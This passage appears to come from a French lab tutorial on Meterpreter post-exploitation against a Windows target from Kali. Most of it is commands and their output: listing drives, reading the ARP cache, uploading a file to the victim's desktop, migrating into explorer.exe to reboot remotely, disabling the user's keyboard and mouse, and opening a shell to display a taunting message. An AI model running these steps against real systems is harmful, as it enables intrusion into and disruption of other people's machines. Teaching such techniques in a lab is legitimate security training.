C:\   fixed  31.90 GiB     19.61 GiB
D:\   cdrom  4.09 GiB      0.00 B


Total mounts/drives: 2
```

10) Afficher le cache ARP de la machine cible.

```
arp
```


```
meterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    172.17.13.3      74:d4:35:e6:4b:72  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.13.16     74:d4:35:e4:f1:06  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.13.110    08:00:27:14:85:29  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.23.14     cc:96:e5:1b:7a:9c  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.30.1      78:e3:b5:19:f9:28  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.30.103    12:a0:5a:51:cf:bc  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.219.93    08:00:27:52:3f:92  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.219.236   08:00:27:14:85:29  Carte Intel(R) PRO/1000 MT pour station de travail
    172.17.255.255   ff:ff:ff:ff:ff:ff  Carte Intel(R) PRO/1000 MT pour station de travail
    224.0.0.22       00:00:00:00:00:00  Software Loopback Interface 1
    224.0.0.22       01:00:5e:00:00:16  Carte Intel(R) PRO/1000 MT pour station de travail
    224.0.0.252      01:00:5e:00:00:fc  Carte Intel(R) PRO/1000 MT pour station de travail
    239.255.255.250  00:00:00:00:00:00  Software Loopback Interface 1
    239.255.255.250  01:00:5e:7f:ff:fa  Carte Intel(R) PRO/1000 MT pour station de travail
    255.255.255.255  ff:ff:ff:ff:ff:ff  Carte Intel(R) PRO/1000 MT pour station de travail
```

11) Télé déploier un fichier de la kali directement dans le bureau de la machine cible.


On va créer le fichier readme.txt sur la kali dans : /home/kali/readme.txt




Nous voulons l’envoyer sur le bureau de notre cible.

```
upload /home/kali/readme.txt C:/Users/armel/Desktop/readme.txt
```

```
meterpreter > upload /home/kali/readme.txt C:/Users/armel/Desktop/readme.txt
[*] Uploading  : /home/kali/readme.txt → C:/Users/armel/Desktop/readme.txt
[*] Uploaded 35.00 B of 35.00 B (100.0%): /home/kali/readme.txt → C:/Users/armel/Desktop/readme.txt
[*] Completed  : /home/kali/readme.txt → C:/Users/armel/Desktop/readme.txt
meterpreter >
```






12) Faites redémarrer à distance la machine cible. (attention de bien migrer sur explorer.exe avant)

```
reboot
```

```
meterpreter > migrate 1748
[*] Migrating from 2096 to 1748 ...
[*] Migration completed successfully.
meterpreter > reboot
Rebooting ...
meterpreter >
```



Sous partie 3 : Contenu supplémentaire

1) Bloquer le clavier de l'utilisateur

```
uictl disable keyboard
```

2) Bloquer la souris de l'utilisateur

```
uictl disable mouse
```

3) Ouvrir une boîte de dialogue avec un message :

Dans la session Meterpreter, ouvrez l'invite de commande Windows de la cible en tapant :

```
shell
```

Une fois dans le shell, tapez la commande suivante :

```
msg * "Coucou, je suis dans ta machine !"
```

Pour revenir à ton Meterpreter ensuite, tape simplement : exit